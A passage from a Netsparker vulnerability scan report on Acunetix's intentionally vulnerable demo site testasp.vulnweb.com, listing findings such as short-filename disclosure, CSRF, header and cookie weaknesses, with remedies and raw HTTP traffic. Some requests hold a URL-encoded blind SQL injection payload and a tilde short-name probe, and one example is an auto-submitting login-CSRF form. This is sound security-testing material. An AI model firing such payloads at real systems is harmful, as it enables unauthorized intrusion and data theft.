Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 23
Content-Type: application/x-www-form-urlencoded

tfUName=Smith&tfUPass=3
```

Response

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 157
Content-Type: text/html
Location: http://r87.com/?testasp.vulnweb.com/
Date: Wed, 14 Jul 2021 11:32:57 GMT
Cache-Control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="http://r87.com/?testasp.vulnweb.com/">here</a>.</body>
```

13. Windows Short Filename

1 TOTAL

LOW

CONFIRMED

1

Netsparker identified a Windows short file/folder name disclosure.

The vulnerability is caused by the tilde character (~) with the old DOS 8.3 name convention in an HTTP request. It allows a remote attacker to disclose file and folder names that is not supposed to be accessible.

Impact

Attackers could find important files that are normally not accessible from the outside and gain intelligence about the application infrastructure. This may cause the leakage of files containing sensitive information such as credentials, configuration files and maintenance scripts.

Remedy

In order to disable short names creation, add a registry key named `NtfsDisable8dot3NameCreation` to `HKLM\SYSTEM\CurrentControlSet\Control\FileSystem` and set its value to "1".

External References

- Short File/Folder Name Disclosure

Remedy References

- Microsoft - NtfsDisable8dot3NameCreation

Classification

OWASP 2013-A7 PCI V3.1-6.5.8 PCI V3.2-6.5.8 CWE-425 CAPEC-87 WASC-34 HIPAA-164.306(A), 164.308(A)

13.1. http://testasp.vulnweb.com/*~1*%5ca.aspx?aspxerrorpath=/ Confirmed

http://testasp.vulnweb.com/*~1*%5ca.aspx?aspxerrorpath=/

Request

```
OPTIONS /*~1*%5ca.aspx?aspxerrorpath=/ HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 0
```

Response

```
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 1245
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:37 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
<h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
</fieldset></div>
</div>
</body>
</html>
```

14. [Possible] Cross-site Request Forgery

1 TOTAL
LOW

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that’s available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user’s password).

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

      ```
      xhr = new XMLHttpRequest();
      xhr.setRequestHeader('custom-header', 'value');
      ```

      For JQuery, if you want to add a custom header (or set of headers) to

      a. **individual request**

      ```
      $.ajax({
          url: 'foo/bar',
          headers: { 'x-my-custom-header': 'some value' }
      });
      ```

      b. **every request**

      ```
      $.ajaxSetup({
          headers: { 'x-my-custom-header': 'some value' }
      });
      OR
      $.ajaxSetup({
          beforeSend: function(xhr) {
              xhr.setRequestHeader('x-my-custom-header', 'some value');
          }
      });
      ```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

14.1. http://testasp.vulnweb.com/Register.asp

http://testasp.vulnweb.com/Register.asp

Form Name(s)

frmRegister

Certainty

Request

```
GET /Register.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
…
lp</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="post" enctype="application/x-www-form-urlencoded" name="frmRegister">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
<td>Username:</td>
<td align="right"><input
…
```

15. [Possible] Cross-site Request Forgery in Login Form

1 TOTAL

LOW

Netsparker identified a possible Cross-Site Request Forgery in login form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker’s user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user’s session and hence to the attacker’s authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user’s interests and activities and could be used by the attacker to embarrass the user, to steal the user’s identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker’s search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

  - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'value');
    ```

    For JQuery, if you want to add a custom header (or set of headers) to

    a. **individual request**

    ```
    $.ajax({
        url: 'foo/bar',
        headers: { 'x-my-custom-header': 'some value' }
    });
    ```

    b. **every request**

    ```
    $.ajaxSetup({
        headers: { 'x-my-custom-header': 'some value' }
    });
    OR
    $.ajaxSetup({
        beforeSend: function(xhr) {
            xhr.setRequestHeader('x-my-custom-header', 'some value');
        }
    ```

```
        });
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

15.1. http://testasp.vulnweb.com/Login.asp

http://testasp.vulnweb.com/Login.asp

Certainty

Request

```
GET /Login.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3194
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:19 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FLogin%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FLogin%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cell
…
```

16. Forbidden Resource

1 TOTAL

INFORMATION

CONFIRMED

1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

OWASP-PC-C8

16.1. http://testasp.vulnweb.com/Images/ Confirmed

http://testasp.vulnweb.com/Images/

Request

```
GET /Images/ HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 1233
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:11 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Forbidden: Access is denied.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>403 - Forbidden: Access is denied.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
</fieldset></div>
</div>
</body>
</html>
```

17. Database Detected (Microsoft SQL Server)

1 TOTAL

INFORMATION

CONFIRMED

1

Netsparker detected the target website is using Microsoft SQL Server as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N
Base: 4.0 (Medium)
Temporal: 4.0 (Medium)
Environmental: 4.0 (Medium)

17.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 254
Content-Type: application/x-www-form-urlencoded

tfUName=-
1%27OR%2f**%2f1%3d1%2f**%2fAND%2f**%2fISNULL(ASCII(SUBSTRING(CAST((SELECT%2f**%2fCHAR(78)%2bCHAR(69)%2bCHAR(84)%2bCHAR(83)%2bCHAR(80)%2bCHAR(65)%2bCHAR(82)%2bCHAR(75)%2bCHAR
(69)%2bCHAR(82))AS%2f**%2fvarchar(8000))%2c9%2c1))%2c0)%3d82--&tfUPass=3
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3147
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:32:49 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
<td
…
```

18. ASP.NET Identified

1 TOTAL
INFORMATION

Netsparker identified that the target website is using ASP.NET as its web application framework.

This issue is reported as extra information only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

OWASP-PC-C7

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 5.3 (Medium)
Temporal: 5.1 (Medium)
Environmental: 5.1 (Medium)

18.1. http://testasp.vulnweb.com/

http://testasp.vulnweb.com/

Certainty

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
…
```

19. Version Disclosure (IIS)

1 TOTAL
INFORMATION

Netsparker identified a version disclosure (IIS) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

Remedy References

- URLScan RemoveServerHeader Directive

Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A) OWASP-PC-C7

19.1. http://testasp.vulnweb.com/

http://testasp.vulnweb.com/

Extracted Version

Microsoft-IIS/8.5

Certainty

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/
Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "
…
```

20. OPTIONS Method Enabled

1 TOTAL

INFORMATION

CONFIRMED

1

Netsparker detected that `OPTIONS` method is allowed. This issue is reported as extra information.

Impact

Information disclosed from this page can be used to gain additional information about the target system.

Remedy

Disable `OPTIONS` method in all production systems.

External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

Classification

OWASP 2013-A5 CWE-16 CAPEC-107 WASC-14

20.1. http://testasp.vulnweb.com/ Confirmed

http://testasp.vulnweb.com/

Allowed methods

OPTIONS, TRACE, GET, HEAD, POST

Request

```
OPTIONS / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Allow: OPTIONS, TRACE, GET, HEAD, POST
Content-Length: 0
Public: OPTIONS, TRACE, GET, HEAD, POST
Date: Wed, 14 Jul 2021 11:09:36 GMT
```

21. Autocomplete Enabled (Password Field)

1 TOTAL

INFORMATION

CONFIRMED

1

Netsparker detected that autocomplete is enabled in one or more of the password fields.

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms
- How to Turn Off Form Autocompletion

Classification

OWASP 2013-A5 CWE-16 WASC-15

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base: 4.6 (Medium)
Temporal: 4.6 (Medium)
Environmental: 4.6 (Medium)

21.1. http://testasp.vulnweb.com/Login.asp Confirmed

http://testasp.vulnweb.com/Login.asp

Identified Field Name

tfUPass

Request

```
GET /Login.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
…
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>

…
```

22. Missing X-XSS Protection Header

1 TOTAL
INFORMATION

Netsparker detected a missing `X-XSS-Protection` header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- `X-XSS-Protection: 1; mode=block`

External References

- MSDN - Internet Explorer 8 Security Features
- Internet Explorer 8 XSS Filter

Classification

HIPAA-164.308(A) OWASP-PC-C9

22.1. http://testasp.vulnweb.com/

http://testasp.vulnweb.com/

Certainty

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
…
```

23. SameSite Cookie Not Implemented

1 TOTAL

INFORMATION

CONFIRMED

1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite* was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Remedy

The server can set a same-site cookie by adding the SameSite=... attribute to the Set-Cookie header:

```
Set-Cookie: key=value; SameSite=strict
```

There are two possible values for the same-site attribute:

- Lax
- Strict

In the strict mode, the cookie is not sent with any cross-site usage even if the user follows a link to another website. Lax cookies are only sent with a top-level get request.

External References

- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute

Classification

OWASP-PC-C9

23.1. http://testasp.vulnweb.com/ Confirmed

http://testasp.vulnweb.com/

Identified Cookie(s)

- ASPSESSIONIDSSQDRCSR

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HT
…
```

24. Content Security Policy (CSP) Not Implemented

1 TOTAL
INFORMATION

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
 Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

